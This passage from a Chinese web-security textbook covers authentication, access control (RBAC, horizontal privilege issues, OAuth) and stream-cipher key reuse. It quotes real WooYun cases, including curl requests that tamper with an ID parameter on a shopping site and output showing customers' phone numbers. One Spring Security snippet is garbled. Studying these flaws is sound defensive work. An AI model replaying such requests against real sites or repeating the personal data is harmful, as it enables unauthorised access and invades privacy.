第二步，网站重定向到OpenID的提供者进行身份认证，在本例中OpenID的提供者是 my-openid.com。



第三步，用户将在OpenID的提供者网站登录，并重定向回网站。

[image]

OpenID模式仍然存在一些问题。OpenID的提供者

服务水平也有高有低，作为OpenID的提供者，一旦网站中断服务或者关闭，都将给用户带来很大的不便。因此目前大部分网站仍然是很谨慎地使用OpenID，而仅仅是将其作为一种辅助或者可选的登录模式，这也限制了OpenID的发展。

9.8 小结

本章介绍了认证相关的安全问题。认证解决的是“Who Am I？”的问题，它就像一个房间的大门一样，是非常关键的一个环节。

认证的手段是丰富多彩的。在互联网中，除了密码可以用于认证外，还有很多新的认证方式可供使用。我们也可以组合使用各种认证手段，以双因素认证或多因素认证的方式，提高系统的安全强度。

在Web应用中，用户登录之后，服务器端通常会建立一个新的Session以跟踪用户的状态。每个Session对应一个标识符SessionID，SessionID用来标识用户身份，一般是加密保存在Cookie中。有的网站也会将Session保存在Cookie中，以减轻服务器端维护Session的压力。围绕着Session可能会产生很多安全问题，这些问题都是在设计安全方案时需要考虑到的。

本章的最后介绍了单点登录，以及最大的单点登录实现：OpenID。单点登录有利有弊，但只要能够合理地运用这些技术，对网站的安全就都是有益处

的。

第10章　访问控制

“权限”一词在安全领域出现的频率很高。“权限”实际上是一种“能力”。对于权限的合理分配，一直是安全设计中的核心问题。但“权限”一词的中文含义过于广泛，因此本章中将使用“访问控制”代替。在互联网安全领域，尤其是Web安全领域中，“权限控制”的问题都可以归结为“访问控制”的问题，这种描述也更精确一些。

10.1 What Can I Do?

在上一章中，我们曾指出“认证（Authentication）”与“授权（Authorization）”的不同。“认证”解决了“Who am I?”的问题，而“授权”则解决了“What can I do?”的问题。

权限控制，或者说访问控制，广泛应用于各个系统中。抽象地说，都是某个主体（subject）对某个客体（object）需要实施某种操作（operation），而系统对这种操作的限制就是权限控制。

在网络中，为了保护网络资源的安全，一般是通过路由设备或者防火墙建立基于IP的访问控制。这种访问控制的“主体”是网络请求的发起方（比如一台PC），“客体”是网络请求的接收方（比如一台服务器），主体对客体的“操作”是对客体的某个端口发起网络请求。这个操作能否执行成功，是受到防火墙ACL策略限制的。



防火墙的ACL策略面板

在操作系统中，对文件的访问也有访问控制。此时“主体”是系统的用户，“客体”是被访问的文件，能否访问成功，将由操作系统给文件设置的ACL（访问控制列表）决定。比如在Linux系统中，一个文件可以执行的操作分为“读”、“写”、“执行”三种，分别由r、w、x表示。这三种操作同时对应着三种主体：文件拥有者、文件拥有者所在的用户组、其他用户。主体、客体、操作这三者之间的对应关系，构成了访问控制列表。

```
-bash-3.2$ whoami
mysql
-bash-3.2$ ll
total 8
srwxrwxrwx 1 root root    0 Mar  7 03:50 python.sock
drwx------ 2 root root 4096 Jun 11 20:53 ssh-xCsPo14322
-rw-r--r-- 1 root root  276 Mar 31 04:42 t.py
-rwx------ 1 root root    0 Jun 11 20:53 test
-bash-3.2$ cat test
cat: test: Permission denied
-bash-3.2$
```

Linux的文件权限

在一个安全系统中，确定主体的身份是“认证”解决的问题；而客体是一种资源，是主体发起的请求的对象。在主体对客体进行操作的过程中，系统控制主体不能“无限制”地对客体进行操作，这个过程就是“访问控制”。

主体“能够做什么”，就是权限。权限可以细分成不同的能力（capability）。在Linux的文件系统中，将权限分成了“读”、“写”、“执行”三种能力。用户可能对某个文件拥有“读”的权限，但却没有“写”的权限。

在Web应用中，根据访问客体的不同，常见的访问控制可以分为“基于URL的访问控制”、“基于方法（method）的访问控制”和“基于数据的访问控制”。

一般来说，“基于URL的访问控制”是最常见的。要实现一个简单的“基于URL的访问控制”，在基于Java的Web应用中，可以通过增加一个fil-ter实现，

如下：

```
   // 获取访问功能
   String url=request.getRequestPath();
   // 进行权限验证
   User user=request.getSession().get("user");
       boolean
permit=PrivilegeManager.permit( user, url );
   if( permit ) {
       chain.doFilter( request, response );
   } else {
   // 可以转到提示界面
}
```

当访问控制存在缺陷时，会如何呢？我们看看下面这些真实的案例，这些案例来自漏洞披露平台WooYun。

凤凰网分站后台某页面存在未授权访问漏洞，导致攻击者可以胡乱修改节目表：

频道名称	节目单截至日期	操作
东南卫视	2010-11-7 23:59:00	更新
江苏卫视	2010-10-24 23:59:00	更新
正在直播	2010-8-25 1:00:00	更新
正在直播	2010-8-25 1:00:00	更新

	标题	开始时间
1	重播海峡论坛	2010-11-01 06:30:00
2	早安海西	2010-11-01 07:00:00
3	东南早间天气预报B4	2010-11-01 07:25:00
4	东南新闻眼	2010-11-01 07:28:00

凤凰网分站的后台

mop后台管理系统未授权访问：

选择	ID	UID	名称	性别
	327454	729211284	丁志贤	女

mop后台

网易某分站后台存在未授权访问：



Deprecated: Function session_is_registered() is deprecated
in **/home2/www/minisite/2007/0423/rainbowlife/admin/admin.inc.php** on li

Warning: Cannot modify header information - headers already sent by (output s
at /home2/www/minisite/2007/0423/rainbowlife/admin/admin.inc.php:3)
in **/home2/www/minisite/2007/0423/rainbowlife/admin/admin.inc.php** on li

彩虹新闻 过劳模VS彩虹族 彩虹生活通 彩虹名人堂 美女掌门人 其他文章

新增文章

类型 ： 彩虹热点新闻

标题 ：

关键字 ：

网易某分站的后台

酷6网某活动用户审核页面未授权访问：

http://special.ku6.com/bmw_joy3/admin.php - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://special.ku6.com/bmw_joy3/admin.php

GUID	标题	发表时间	作者	作者ID	是否审核
527	seo第十四课，从武龙杰博客排名看分词技术在现实中的应用	2011-01-07 15:55	yaokaihang	10806988	待审核
526	seo第16课，长尾关键词的优化策略 http://seo.noosky.com/post/116.html	2011-01-07 15:53	yaokaihang	10806988	待审核
525	致拜seo，或许你会更好！	2011-01-07 15:51	yaokaihang	10806988	待审核
524	ddddd	2011-01-07 15:41	kal	10806936	待审核
523	111	2010-11-03 18:00	通河老妖	9746148	待审核
522	陈海滨	2010-08-17 15:45	sungang	9475357	待审核
521	hello.	2010-08-17 15:37	sungang	9475357	待审核
520	Joy	2010-08-02 20:24	holly	9376341	待审核
519	重启历史	2010-07-30 20:03	弧光山瑟	1669326	待审核
518	相悦，已悦	2010-07-22 12:19	丛日环	9146729	待审核
517	BMW心悦是为爱，身动引为行	2010-07-19 22:55	程浩庆	9231253	待审核
516	BMW：心悦是为爱，身动引为行	2010-07-19 22:52	程浩庆	9231253	待审核
515	悦之方舟	2010-07-19 15:13	张守信	9273519	待审核
514	111	2010-07-19 14:39	酷酷六酷酷	4239132	待审核
513	邂逅——BMW之悦	2010-07-19 00:45	李俊杰	9276745	待审核
512	真诚的道歉	2010-07-18 23:20	战剑	9239633	待审核
511	未来 BMW与你同在	2010-07-18 22:44	战剑	9239633	待审核
510	未来 BMW与你同在	2010-07-18 20:02	战剑	9239633	待审核
509	未来 BMW与你同在	2010-07-18 10:52	战剑	9239633	待审核
508	未来 BMW与你同在	2010-07-18 10:46	战剑	9239633	待审核
507	未来 BMW与你同在	2010-07-18 10:39	战剑	9239633	待审核
506	善假于物者，悦！	2010-07-17 23:24	陈延彬	9277163	待审核
505	从头"悦"	2010-07-17 22:46	曹晋	9276692	待审核
504	邂逅——BMW之悦	2010-07-17 22:24	李俊杰	9276745	待审核

第1页/共22页 共527条|<<< < 12345678 > >>>|

酷6网后台

在正常情况下，管理后台的页面应该只有管理员才能够访问。但这些系统未对用户访问权限进行控制，导致任意用户只要构造出了正确的URL，就能够访问到这些页面。

在正常情况下，这些管理页面是不会被链接到前台页面上的，搜索引擎的爬虫也不应该搜索到这些页面。但是把需要保护的页面“藏”起来，并不是解决问题的办法。攻击者惯用的伎俩是使用一部包含了很多后台路径的字典，把这些“藏”起来的页面扫出来。比如上面的4个案例中，有3个其管理URL中都包含了“admin”这样的敏感词。而“admin”这个词，必然会被收录在任何一部攻击的字典中。

在这些案例的背后，其实只需要加上简单的“基于页面的访问控制”，就能解决问题了。下面我们将探讨如何设计一个访问控制系统。

10.2　垂直权限管理

访问控制实际上是建立用户与权限之间的对应关系，现在应用广泛的一种方法，就是“基于角色的访问控制（Role-Based Access Control）”，简称RBAC。



RBAC事先会在系统中定义出不同的角色，不同的角色拥有不同的权限，一个角色实际上就是一个权限的集合。而系统的所有用户都会被分配到不同的角色中，一个用户可能拥有多个角色，角色之间有高低之分（权限高低）。在系统验证权限时，只需要验证用户所属的角色，然后就可以根据该角色所拥有的权限进行授权了。

Spring Security中的权限管理，就是RBAC模型的一个实现。Spring Security基于SpringMVC框架，它的前身是Acegi，是一套较为全面的Web安全解决方案。在Spring Security中提供了认证、授权等功能。在这里我们只关注Spring Secu-rity的授权功能。

Spring Security提供了一系列的“FilterChain”，每个安全检查的功能都会插入在这个链条中。在与Web系统集成时，开发者只需要将所有用户请求的URL都引入到Filter Chain即可。

Spring Security提供两种权限管理方式，一种是“基于URL的访问控制”，一种是“基于method的访问控制”。这两种访问控制都是RBAC模型的实现，换言之，在Spring Security中都是验证该用户所属的角色，以决定是否授权。

对于“基于URL的访问控制”，Spring Secu-rity使用配置文件对访问URL的用户权限进行设定，如下：

```
<sec:http>
    <sec:intercept-url pattern="/
president_portal.do**"
access="ROLE_PRESIDENT" />
    <sec:intercept-url pattern="/
manager_portal.do**" access="ROLE_MANAGER" />
    <sec:intercept-url pattern="/**"
access="ROLE_USER" />
    <sec:form-login />
    <sec:logout />
 </sec:http>
```

不同的URL对于能访问其的角色有着不同的要求。

Spring Security还支持“基于表达式的访问控制”，这使得访问控制的方法更加灵活。

```
<http use-expressions="true">
  <intercept-url pattern="/admin*"
      access="hasRole('admin') and
  public List<Contact> getAll();
```

虽然Spring Security的权限管理功能非常强大，但它缺乏一个管理界面可供用户灵活配置，因此每次调整权限时，都需要重新修改配置文件或代码。而其配置文件较为复杂，学习成本较高，维护成本也很高。

除了Spring Security外，在PHP的流行框架“Zend Framework”中，使用的Zend ACL实现了一些基础的权限管理。

不同于Spring Security使用配置文件管理权限，Zend ACL提供的是API级的权限框架。其实现方式如下：

```
$acl = new Zend_Acl();
```

```
$acl->addRole(new Zend_Acl_Role('guest'))
    ->addRole(new Zend_Acl_Role('member'))
    ->addRole(new Zend_Acl_Role('admin'));
$parents = array('guest', 'member', 'admin');
$acl->addRole(new Zend_Acl_Role('someUser'),
$parents);
$acl->add(new
Zend_Acl_Resource('someResource'));
$acl->deny('guest', 'someResource');
$acl->allow('member', 'someResource');
echo $acl->isAllowed('someUser',
'someResource') ? 'allowed' :'denied';
$acl = new Zend_Acl();
```

权限管理其实是业务需求上的一个问题，需要根据业务的不同需求来实现不同的权限管理。因此很多时候，系统都需要自己定制权限管理。定制一个简单的权限管理系统，不妨选择RBAC模型作为依据。

这种基于角色的权限管理（RBAC模型），我们可以称之为“垂直权限管理”。

不同角色的权限有高低之分。高权限角色访问低权限角色的资源往往是被允许的，而低权限角色访问高权限角色的资源往往则被禁止。如果一个本属于

低权限角色的用户通过一些方法能够获得高权限角色的能力，则发生了“越权访问”。

在配置权限时，应当使用“最小权限原则”，并使用“默认拒绝”的策略，只对有需要的主体单独配置“允许”的策略。这在很多时候能够避免发生“越权访问”。

10.3　水平权限管理

在上节中提到权限管理其实是一个业务需求，而业务是灵活多变的，那么“垂直权限管理”是否够用呢？答案是否定的。我们看几个真实的案例。

优酷网用户越权访问问题（漏洞编号wooyun-2010-0129）

用户登录后，可以通过以下方式查看他人的来往信件（只要更改下面地址的数字id即可），查看和修改他人的专辑信息。

```
http://u.youku.com/my_mail/
type_read_ref_inbox_id_52379500_desc_1?
__rt=1&__ro=myInboxList
http://u.youku.com/my_mail/
type_read_ref_outbox_id_52380790_desc_1?
__rt=1&__ro=myOutboxList
http://u.youku.com/my_video/
type_editfolder_step_1_id_4774704?
__rt=1&__ro=myPlaylistList
```

漏洞分析：URL经过rewrite后将参数映射成URL路

径，但这并不妨碍通过修改用户id来实现攻击。在这里，id代表资源的唯一编号，因此通过篡改id，就能改变要访问的资源。而优酷网显然没有检查这些资源是否属于当前用户。

来伊份购物网站越权访问问题（漏洞编号wooyun-2010-01576）

来伊份购物网站没有对用户进行权限控制，通过变化URL中的id参数即可查看对应id的个人姓名、地址等隐私信息。

```
[root@wzh ~]# curl "http://www.laiyifen.com/jget.do?do=club.sCsign&ID=13670"
[{"R_AREA":"","R_MOBILE":"13899052073","R_CODE":"841000","ID":13670,"R_ADDR":"新疆库尔勒市交通东路[redacted]601","
LASTUSE":"2011-03-12 18:51:07.0","R_PHONE":"0996-2087323","R_NAME":"郭[redacted]","ACCOUNT":"guohaiyan"[redacted]
[root@wzh ~]#
[root@wzh ~]# curl "http://www.laiyifen.com/jget.do?do=club.sCsign&ID=13669"
[{"R_AREA":"山东 威海 乳山市","R_MOBILE":"15098163352","R_CODE":"264500","ID":13669,"R_ADDR":"乳山市城区宫山路中国建
[redacted]","LASTUSE":"2011-03-12 18:48:18.0","R_PHONE":"15098163352","R_NAME":"栾[redacted]","ACCOUNT":"nika5326"}][root@wzh
~]#
```


获取他人敏感信息的请求过程

漏洞分析：同样的，id是用户的唯一标识，修改id即可修改访问的目标。网站后台应用并未判断资源是否属于当前用户。

从这两个例子中我们可以看到，用户访问了原本不属于他的数据。用户A与用户B可能都属于同一个角色RoleX，但是用户A与用户B都各自拥有一些私有数据，在正常情况下，应该只有用户自己才能访问

自己的私有数据。

但是在RBAC这种“基于角色的访问控制”模型下，系统只会验证用户A是否属于角色RoleX，而不会判断用户A是否能访问只属于用户B的数据DataB，因此，发生了越权访问。这种问题，我们就称之为“水平权限管理问题”。



水平权限管理问题示意图

相对于垂直权限管理来说，水平权限问题出在同一个角色上。系统只验证了能访问数据的角色，既没有对角色内的用户做细分，也没有对数据的子集做细分，因此缺乏一个用户到数据之间的对应关系。

由于水平权限管理是系统缺乏一个数据级的访问控制所造成的，因此水平权限管理又可以称之为“基于数据的访问控制”。

在今天的互联网中，垂直权限问题已经得到了普遍的重视，并已经有了很多成熟的解决方案。但水平权限问题却尚未得到重视。

首先，对于一个大型的复杂系统来说，难以通过扫描等自动化测试方法将这些问题全部找出来。

其次，对于数据的访问控制，与业务结合得十分紧密。有的业务有数据级访问控制的需求，有的业务则没有。要理清楚不同业务的不同需求，也不是件容易的事情。

最后，如果在系统已经上线后再来处理数据级访问控制问题，则可能会涉及跨表、跨库查询，对系统的改动较大，同时也可能会影响到性能。

这种种原因导致了现在数据级权限管理并没有很通用的解决方案，一般是具体问题具体解决。一个简单的数据级访问控制，可以考虑使用“用户组（Group）”的概念。比如一个用户组的数据只属于该组内的成员，只有同一用户组的成员才能实现对

这些数据的操作。

此外，还可以考虑实现一个规则引擎，将访问控制的规则写在配置文件中，通过规则引擎对数据的访问进行控制。

水平权限管理问题，至今仍然是一个难题——它难以发现，难以在统一框架下解决，在未来也许会有新的技术用以解决此类问题。

10.4　OAuth简介

OAuth是一个在不提供用户名和密码的情况下，授权第三方应用访问Web资源的安全协议。OAuth 1.0于2007年12月公布，并迅速成为了行业标准（可见不同网站之间互通的需求有多么的迫切）。2010年4月，OAuth 1.0正式成为了RFC5849。

OAuth 与 OpenID都致力于让互联网变得更加的开放。OpenID解决的是认证问题，OAuth则更注重授权。认证与授权的关系其实是一脉相承的，后来人们发现，其实更多的时候真正需要的是对资源的授权。

OAuth委员会实际上是从OpenID委员会中分离出来的（2006年12月），OAuth的设计原本想弥补OpenID中的一些缺陷或者说不够方便的地方，但后来发现需要设计一个全新的协议。

> We want something like Flickr Auth / Google AuthSub / Yahoo! BBAuth, but published as an open standard, with common server and client libraries, etc. The trick with OpenID is that the users no longer have passwords, so you can't use basic auth for API calls without requiring passwords (defeating one of the main points of OpenID) or giving cut-and-paste tokens (which suck).
>
> – Blaine Cook, April 5th, 2007

OAuth产生的背景

常见的应用OAuth的场景，一般是某个网站想要获取一个用户在第三方网站中的某些资源或服务。

比如在人人网上，想要导入用户MSN里的好友，在没有OAuth时，可能需要用户向人人网提供MSN用户名和密码。

▾查找你的MSN联系人中有谁在人人网上
MSN帐号:
MSN密码:
人人网不会记录你的密码，请放心使用。
你也可以先改密码再导入，成功后再改为原密码，保证帐号安全。
搜索

查找你的MSN联系人中有谁在人人网上

人人网要求用户输入MSN密码

这种做法使得人人网会持有用户的MSN账户和密码，虽然人人网承诺持有密码后的安全，但这其实扩大了攻击面，用户也难以无条件地信任人人网。

而OAuth则解决了这个信任的问题，它使得用户在不需要向人人网提供MSN用户名和密码的情况下，可以授权MSN将用户的好友名单提供给人人网。

在OAuth 1.0中，涉及3个角色，分别是：

- Consumer：消费方（Client）
- Service Provider：服务提供方（Server）
- User：用户（Resource Owner）

在新版本的OAuth中，又被称为Client、Server、Resource Owner。在上面的例子中，Client是人人网，Server是MSN，Resource Owner是用户。


我们再来看一个实际场景。假设Jane在faji.com上有两张照片，她想将这两张照片分享到beppa.com，通过OAuth，这个过程是如何实现的呢？



Jane在beppa.com上，选择要从faji.com上分享照片。



在beppa.com后台，则会创建一个临时凭证（Temporary Credentials），稍后Jane将持此临时凭证前往faji.com。



然后页面跳转到faji.com的OAuth页面，并要求Jane登录。注意，这里是在faji.com上登录！



登录成功后，faji.com会询问Jane是否授权beppa.com访问Jane在faji.com里的私有照片。




如果Jane授权成功（点击“Approve”按钮），faji.com会将Jane带来的临时凭证（Temporary Credentials）标记为“Jane已经授权”，同时跳转回beppa.com，并带上临时凭证（Temporary Credentials）。凭此，beppa.com知道它可以去获取Jane的私有照片了。



对于beppa.com来说，它首先通过RequestToken去faji.com换取Access Token，然后就可以用Access Token访问资源了。Request Token只能用于获取用

户的授权，Access Token才能用于访问用户的资源。



最终，Jane成功地将她的照片从faji.com分享到beppa.com上。



我们也可以参考如下新浪微博开放平台的OAuth的

授权过程，它与上面描述的过程是一样的。新浪微博的OAuth使用过程



OAuth的发展道路并非一帆风顺，OAuth 1.0也曾经出现过一些漏洞，因此OAuth也出过几个修订版本，最终才在2010年4月定稿OAuth 1.0为 RFC 5849，在这个版本中，修复了所有已知的安全问题，并对实现OAuth协议需要考虑的安全因素给出了建议。OAuth标准中的安全建议

4. Security Considerations 29
4.1. RSA-SHA1 Signature Method 29
4.2. Confidentiality of Requests 30
4.3. Spoofing by Counterfeit Servers 30
4.4. Proxying and Caching of Authenticated Content 30
4.5. Plaintext Storage of Credentials 30
4.6. Secrecy of the Client Credentials 31
4.7. Phishing Attacks 31
4.8. Scoping of Access Requests 31
4.9. Entropy of Secrets 32
4.10. Denial-of-Service / Resource-Exhaustion Attacks 32
4.11. SHA-1 Cryptographic Attacks 33
4.12. Signature Base String Limitations 33
4.13. Cross-Site Request Forgery (CSRF) 33
4.14. User Interface Redress 34
4.15. Automatic Processing of Repeat Authorizations 34

事实上，自己完全实现一个OAuth协议对于中小网站来说并没有太多的必要，且OAuth涉及诸多加密算法、伪随机数算法等容易被程序员误用的地方，因此使用第三方实现的OAuth库也是一个较好的选择。目前有以下这些比较知名的OAuth库可供开发者选择：

```
ActionScript/Flash
oauth-as3 http://code.google.com/p/oauth-as3/
A flex oauth
client http://www.arcgis.com/home/item.html?
id=ff6ffa302ad04a7194999f2ad08250d7
C/C++
QTweetLib http://github.com/minimoog/
QTweetLib
libOAuth http://liboauth.sourceforge.net/
clojure
clj-oauth http://github.com/mattrepl/clj-
oauth
```

```
.net
oauth-dot-net http://code.google.com/p/oauth-
dot-net/
DotNetOpenAuth http://www.dotnetopenauth.net/
Erlang
erlang-oauth http://github.com/tim/erlang-
oauth
Java
Scrible http://github.com/fernandezpablo85/
scribe-java
oauth-signpost http://code.google.com/p/
oauth-signpost/
JavaScript
oauth in js http://oauth.googlecode.com/svn/
code/javascript/
Objective-C/Cocoa & iPhone programming
OAuthCore http://bitbucket.org/atebits/
oauthcore
MPOAuthConnection http://code.google.com/p/
mpoauthconnection/
Objective-C OAuth
http://oauth.googlecode.com/svn/code/obj-c/
Perl
Net::OAuth http://oauth.googlecode.com/svn/
code/perl/
PHP
tmhOAuth http://github.com/themattharris/
tmhOAuth
```

```
oauth-php http://code.google.com/p/oauth-php/
Python
python-oauth2 http://github.com/brosner/
python-oauth2
Qt
qOauth http://github.com/ayoy/qoauth
Ruby
Oauth ruby gem http://oauth.rubyforge.org/
Scala
DataBinder Dispatch
http://dispatch.databinder.net/About
```

OAuth 1.0已经成为了RFC标准，但OAuth2.0仍然在紧锣密鼓的制定中，到2011年年底已经有了一个较为稳定的版本。

OAuth 2.0吸收了OAuth 1.0的经验，做出了很多调整。它大大地简化了流程，改善了用户体验。两者并不兼容，但从流程上看区别不大。

常见的需要用到OAuth的地方有桌面应用、手机设备、Web应用，但OAuth 1.0只提供了统一的接口。这个接口对于Web应用来说尚可使用，但手机设备和桌面应用用起来则会有些别扭。同时OAuth 1.0的应用架构在扩展性方面也存在一些问题，当用户请求数庞大时，可能会遇到一些性能瓶颈。为了改变

这些问题，OAuth 2.0应运而生。

10.5　小结

在本章中，介绍了安全系统中的核心：访问控制。访问控制解决了“What Can I Do？”的问题。

还分别介绍了“垂直权限管理”，它是一种“基于角色的访问控制”；以及“水平权限管理”，它是一种“基于数据的访问控制”。这两种访问控制方式，在进行安全设计时会经常用到。

访问控制与业务需求息息相关，并非一个单纯的安全问题。因此在解决此类问题或者设计权限控制方案时，要重视业务的意见。

最后，无论选择哪种访问控制方式，在设计方案时都应该满足“最小权限原则”，这是权限管理的黄金法则。

第11章　加密算法与随机数

加密算法与伪随机数算法是开发中经常会用到的东西，但加密算法的专业性非常强，在Web开发中，如果对加密算法和伪随机数算法缺乏一定的了解，则很可能会错误地使用它们，最终导致应用出现安全问题。本章将就一些常见的问题进行探讨。

11.1　概述

密码学有着悠久的历史，它满足了人们对安全的最基本需求——保密性。密码学可以说是安全领域发展的基础。




达芬奇密码筒

在Web应用中，常常可以见到加密算法的身影，最常见的就是网站在将敏感信息保存到Cookie时使用的加密算法。加密算法的运用是否正确，与网站的安全息息相关。


常见的加密算法通常分为分组加密算法与流密码加密算法两种，两者的实现原理不同。

分组加密算法基于“分组”（block）进行操作，根据算法的不同，每个分组的长度可能不同。分组加密

算法的代表有DES、3-DES、Blowfish、IDEA、AES等。下图演示了一个使用CBC模式的分组加密算法的加密过程。



流密码加密算法，则每次只处理一个字节，密钥独立于消息之外，两者通过异或实现加密与解密。流密码加密算法的代表有RC4、ORYX、SEAL等。下图演示了流密码加密算法的加密过程。



针对加密算法的攻击，一般根据攻击者能获得的信息，可以分为：

唯密文攻击

攻击者有一些密文，它们是使用同一加密算法和同一密钥加密的。这种攻击是最难的。

已知明文攻击

攻击者除了能得到一些密文外，还能得到这些密文对应的明文。本章中针对流密码的一些攻击为已知明文攻击。

选择明文攻击

攻击者不仅能得到一些密文和明文，还能选择用于加密的明文。

选择密文攻击

攻击者可以选择不同的密文来解密。本章中所提到的“Padding Oracle Attack”就是一种选择密文攻击。

密码学在整个安全领域中是非常大的一个课题，本书中仅探讨几种常见的加密算法在运用时的安全问题。

11.2 Stream Cipher Attack

流密码是常用的一种加密算法，与分组加密算法不同，流密码的加密是基于异或（XOR）操作进行的，每次都只操作一个字节。但流密码加密算法的性能非常好，因此也是非常受开发者欢迎的一种加密算法。常见的流密码加密算法有RC4、ORYX、SEAL等。

11.2.1 Reused Key Attack

在流密码的使用中，最常见的错误便是使用同一个密钥进行多次加/解密。这将使得破解流密码变得非常简单。这种攻击被称为“Reused Key At-tack”，在这种攻击下，攻击者不需要知道密钥，即可还原出明文。

假设有密钥C，明文A，明文B，那么，XOR加密可表示为：

```
E(A) = A xor C
E(B) = B xor C
```

密文是公之于众的，因此很容易就可计算：

```
E(A) xor E(B)
```

因为两个相同的数进行XOR运算结果为0，由此可得：

```
E(A) xor E(B) = (A xor C) xor (B xor C) = A
xor B xor C xor C = A xor B
```

从而得到了：

```
E(A) xor E(B) = A xor B
```

这意味着4个数据中，只需要知道3个，就可以推导出剩下的一个。这个公式中密钥C在哪里？已经完全不需要了！

我们来看一个实际的例子。在Ucenter中，有一个用于加密的函数，函数名为authcode()，它是一个典型的流密码加密算法。这个函数在Discuz!的产品中被广泛使用，同时很多PHP开源程序也直接引用此函数，甚至还有开发者实现了auth-code()函数的Java、Ruby版本。对这个函数的分析如下：

```
// $string： 明文 或 密文
// $operation：DECODE表示解密，其他表示加密
// $key： 密匙
// $expiry：密文有效期
//字符串解密/加密
function authcode($string, $operation =
'DECODE', $key = '', $expiry = 0) {
     // 动态密匙长度，相同的明文会生成不同密
文就是依靠动态密匙  (初始化向量IV)
    $ckey_length = 4;   // 随机密钥长度 取值
0~32
                // 加入随机密钥，可以令密文无
任何规律，即便是原文和密钥完全相同，加密结果
也会每次不同
                // 增大破解难度（实际上就是
IV）
                // 取值越大，密文变动规律越
大，密文变化 = 16 的 $ckey_length 次方
                // 当此值为 0 时，则不产生随
机密钥
    // 密匙
    $key = md5($key ? $key : UC_KEY);
    // 密匙a会参与加/解密
    $keya = md5(substr($key, 0, 16));
    // 密匙b会用来做数据完整性验证
    $keyb = md5(substr($key, 16, 16));
    // 密匙c用于变化生成的密文(初始化向量IV)
    $keyc = $ckey_length ? ($operation ==
```

```
'DECODE' ? substr($string, 0, $ckey_length)
: substr(md5(microtime()), -$ckey_length)) :
'';
    // 参与运算的密匙
    $cryptkey = $keya.md5($keya.$keyc);
    $key_length = strlen($cryptkey);
    // 明文，前10位用来保存时间戳，解密时验证
数据有效性，10到26位用来保存$keyb(密匙b)
    //解密时会通过这个密匙验证数据完整性
    // 如果是解码的话，会从第$ckey_length位开
始，因为密文前$ckey_length位保存动态密匙
    //以保证解密正确
    $string = $operation == 'DECODE' ?
base64_decode(substr($string,
$ckey_length)) : sp
rintf('%010d', $expiry ? $expiry + time() :
0).substr(md5($string.$keyb), 0, 16).$string;
    $string_length = strlen($string);
    $result = '';
    $box = range(0, 255);
    $rndkey = array();
    // 产生密匙簿
    for($i = 0; $i <= 255; $i++) {
        $rndkey[$i] = ord($cryptkey[$i %
$key_length]);
    }
     // 用固定的算法，打乱密匙簿，增加随机
性，好像很复杂，实际上并不会增加密文的强度
```

```
    for($j = $i = 0; $i < 256; $i++) {
